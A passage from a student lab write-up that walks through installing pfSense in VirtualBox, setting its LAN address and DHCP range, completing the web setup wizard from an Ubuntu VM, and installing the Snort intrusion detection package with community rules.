to follow the instructions all over again. If you do it pre-emptively (before you hit reboot), you will get a prompt after hitting reboot to type in “Exit” to initiate the reboot. As soon as you press any key on your keyboard, your VM will hang, and you will have to shut it down manually and re-attach the ISO to the disk drive.



```
pfSense Installer

Complete
Installation of pfSense
complete! Would you like
to reboot into the
installed system now?
```

18. Let pfSense reboot, and then let it Autoboot. It will start setting up the pfSense instance. You will be brought to the main welcome window, and you should have a WAN and LAN interface with IP addresses assigned. Congratulations! You set up the pfSense VM itself.




```
Starting syslog...done.
Starting CRON... done.
pfSense 2.6.0-RELEASE amd64 Mon Jan 31 19:57:53 UTC 2022
Bootup complete

FreeBSD/amd64 (pfSense.home.arpa) (ttyv0)

VirtualBox Virtual Machine - Netgate Device ID: a1e8d22e8639f34695f9

*** Welcome to pfSense 2.6.0-RELEASE (amd64) on pfSense ***

 WAN (wan)       -> em0        -> v4/DHCP4: 10.127.72.141/16
 LAN (lan)       -> em1        -> v4: 192.168.1.1/24

 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Enable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option:
```

(Do not worry about leaking your IP address. Interestingly enough, VirtualBox has its own DHCP server, so the IP for the WAN is assigned by the VirtualBox DHCP engine)


<u>Setting up NICs</u>

1. Now we need to set up the interfaces. In the pfSense window, press 2 on your numpad. We need to change the LAN IP Address, so press 2 again.




```
 LAN (lan)       -> em1        -> v4: 192.168.1.1/24

 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Enable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option: 2

Available interfaces:

1 - WAN (em0 - dhcp, dhcp6)
2 - LAN (em1 - static)

Enter the number of the interface you wish to configure: 2

Enter the new LAN IPv4 address.  Press <ENTER> for none:
> 
```

2. Enter an IP address you want it to have. I'm going to assign mine the IP address of 10.1.1.1 with a subnet bit count of 24 (making the subnet mask 255.255.255.0).



```
Enter the new LAN IPv4 address.  Press <ENTER> for none:
> 10.1.1.1

Subnet masks are entered as bit counts (as in CIDR notation) in pfSense.
e.g. 255.255.255.0 = 24
     255.255.0.0   = 16
     255.0.0.0     = 8

Enter the new LAN IPv4 subnet bit count (1 to 32):
> 24

For a WAN, enter the new LAN IPv4 upstream gateway address.
For a LAN, press <ENTER> for none:
> 
```

3. For the next prompt, press enter for none, enter again (we're not setting up IPv6), and for the DHCP server, type in y (for yes). The start of my IPv4 client address range will be 10.1.1.10, and the end address will be 10.1.1.255




```
For a WAN, enter the new LAN IPv4 upstream gateway address.
For a LAN, press <ENTER> for none:
>

Enter the new LAN IPv6 address.  Press <ENTER> for none:
>

Do you want to enable the DHCP server on LAN? (y/n) y
Enter the start address of the IPv4 client address range: 10.1.1.10
Enter the end address of the IPv4 client address range: 10.1.1.255
Disabling IPv6 DHCPD...

Do you want to revert to HTTP as the webConfigurator protocol? (y/n) 
```

(Hit n for the next prompt)

4. Sweet! We've given the LAN interface a new IP and can now access the pfSense webConfiguration from the browser using the IP address of the LAN. To check for


internet access, press 7 to ping a host (I chose google.com).



```
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Enable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option: 7


Enter a host name or IP address: google.com

PING google.com (74.125.136.100): 56 data bytes
64 bytes from 74.125.136.100: icmp_seq=0 ttl=58 time=13.660 ms
64 bytes from 74.125.136.100: icmp_seq=1 ttl=58 time=18.321 ms
64 bytes from 74.125.136.100: icmp_seq=2 ttl=58 time=14.610 ms

--- google.com ping statistics ---
3 packets transmitted, 3 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 13.660/15.530/18.321/2.011 ms

Press ENTER to continue.
```

Setting up pfSense w/ The webConfigurator

1. Next, either create an Ubuntu virtual machine or use one of your pre-existing ones. I'm going to use an Ubuntu VM that I created for CSCI452, and change one of the network settings. Go to Settings > Network > Adapter 1. Change Attached to: NAT to Attached to: Internal network. Click Ok, and boot the VM.

   Network


   ☑ Enable Network Adapter

   Attached to: Internal Network

   Name: intnet


   (After this lab, change it back to whatever it was set to before if you intend to keep using the VM).

2. In the upper right-hand corner, you will see a question mark over the Wifi status. This is completely fine and is actually what we want. You should have no internet access.

3. Click on the Wifi symbol, and then Settings. You should be brought to the network settings. Under wired, there should be a Connected – 1000 Mb/s listing. Click on the gear


on the right.



Wired

Connected - 1000 Mb/s

4. A Settings window should open up. Take a screenshot of the details tab. Your IPv4 address should be within the subnet of 10.1.1.1/24, and mine is 10.1.1.10. It's within the subnet!




Link speed 1000 Mb/s
IPv4 Address 10.1.1.10
IPv6 Address fe80::4e86:53a7:c990:e8e9
Hardware Address 08:00:27:0C:DD:6D
Default Route 10.1.1.1
DNS 10.1.1.1

☑ Connect automatically


☑ Make available to other users

□ Metered connection: has data limits or can incur charges
Software updates and other large downloads will not be started automatically.

5. Open Firefox (or your preferred browser), and type in the pfSense LAN interface IP address (mine being 10.1.1.1). You'll get a security warning, but ignore it and click Accept the Risk and Continue. You'll be brought to the pfSense webConfigurator login page. The default login info is Username: admin and Password: pfsense.



6. You will come to the setup wizard. If you want to personally change any settings, go for it, but in this case, all settings will remain the default option. Continue clicking next until you get to Step 6. Change the admin password to anything of your choice.


Activities
Firefox Web Browser
Apr 1 19:38
pfSense.home.arpa - Wiz
https://10.1.1.1/wizard.php?xml=setup_wizard.xml
pfsense COMMUNITY EDITION

WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.

Wizard / pfSense Setup / Set Admin WebGUI Password

Step 6 of 9

Set Admin WebGUI Password


On this screen the admin password will be set, which is used to access the WebGUI and also SSH services if enabled.

Admin Password

Admin Password AGAIN

Next
pfSense is developed and maintained by Netgate. © ESF 2004 - 2022 View license.

7. Click reload. Once it finishes reloading, pfSense should be configured. Take a screenshot of the congratulations page.


Activities
Firefox Web Browser
Apr 1 19:40
pfSense.home.arpa - Wiz
https://10.1.1.1/wizard.php?xml=setup_wizard.xml&stepid=9
pfsense COMMUNITY EDITION

Wizard / pfSense Setup / Wizard completed.

Step 9 of 9

Wizard completed.

Congratulations! pfSense is now configured.

We recommend that you check to see if there are any software updates available. Keeping your software up to date is one of the most important things you can do to maintain the security of your network.

Remember, we're here to help.

Click here to learn about Netgate 24/7/365 support services.

User survey

Please help all the people involved in improving and expanding pfSense software by taking a moment to answer this short survey (all answers are anonymous)


Anonymous User Survey

Useful resources.

- Learn more about Netgate's product line, services, and pfSense software from our website
- To learn about Netgate appliances and other offers, visit our store
- Become part of the pfSense community. Visit our forum
- Subscribe to our newsletter for ongoing product information, software announcements and special offers.

Setting up the Snort Package in pfSense

1. From the main pfSense dashboard, at the top of the screen should be some options for you to choose from. Go to System > Package Manager > Available Packages and search up snort. Click install.




System / Package Manager / Available Packages

Search term: snort — Both

Enter a search string or *nix regular expression to search package names and descriptions.

Name	Version	Description
snort	4.1.5_2	Snort is an open source network intrusion prevention and detection system (IDS/IPS). Combining the benefits of signature, protocol, and anomaly-based inspection. Package Dependencies: snort-2.9.19

2. Once it finishes installing, look at the top of the browser, and go to Services > Snort. You will be led to the Services/Snort/Interfaces page. Go to the Global Settings tab and check the box to Enable Snort GPLv2. Scroll down to the bottom of the screen and click save.



Services / Snort / Global Settings

Snort Subscriber Rules

Enable Snort VRT: □ Click to enable download of Snort free Registered User or paid Subscriber rules

Sign Up for a free Registered User Rules Account
Sign Up for paid Snort Subscriber Rule Set (by Talos)

Snort GPLv2 Community Rules

Enable Snort GPLv2: ☑ Click to enable download of Snort GPLv2 Community rules

The Snort Community Ruleset is a GPLv2 Talos certified ruleset that is distributed free of charge without any Snort Subscriber License restrictions. This ruleset is updated daily and is a subset of the subscriber ruleset.

Emerging Threats (ET) Rules

Enable ET Open: □ Click to enable download of Emerging Threats Open rules

ETOpen is an open source set of Snort rules whose coverage is more limited than ETPro.

Enable ET Pro: □ Click to enable download of Emerging Threats Pro rules

Sign Up for an ETPro Account
ETPro for Snort offers daily updates and extensive coverage of current malware threats.

Sourcefire OpenAppID Detectors


Enable OpenAppID: □ Click to enable download of Sourcefire OpenAppID Detectors

The OpenAppID Detectors package contains the application signatures required by the AppID preprocessor and the OpenAppID text rules.

OpenAppID Version

3. Go to the tab next to Global Settings, Updates, and in the Update Your Rule Set section, click the button that says Update Rules. Give it a minute. Once it finished, you should have an MD5 Signature hash for the Snort GPLv2 Community Rules. Take a screenshot

of the MD5 Signature Hash with the MD5 Signature Date as well.



Installed Rule Set MD5 Signature


Rule Set Name/Publisher	MD5 Signature Hash	MD5 Signature Date
Snort Subscriber Ruleset	Not Enabled	Not Enabled
Snort GPLv2 Community Rules	69f6131b4c969efda0182230bcde3b4a	Friday, 01-Apr-22 23:48:16 UTC
Emerging Threats Open Rules	Not Enabled	Not Enabled
Snort OpenAppID Detectors	Not Enabled	Not Enabled
Snort AppID Open Text Rules	Not Enabled	Not Enabled
Feodo Tracker Botnet C2 IP Rules	Not Enabled	Not Enabled

Update Your Rule Set

Last Update: Apr-01 2022 23:48 Result: Success


Click UPDATE RULES to check for and automatically apply any new posted updates for selected rules packages. Clicking FORCE UPDATE will zero out the MD5 hashes and force the download and application of the latest versions of the enabled rules packages.

4. We’re not done yet. We need to give Snort an interface to sniff. Navigate to Services/Snort/Interfaces and add the LAN (all settings are default, except for the desc).



Interface Settings Overview

Interface	Snort Status	Pattern Match	Blocking Mode	Description	Actions



General Settings

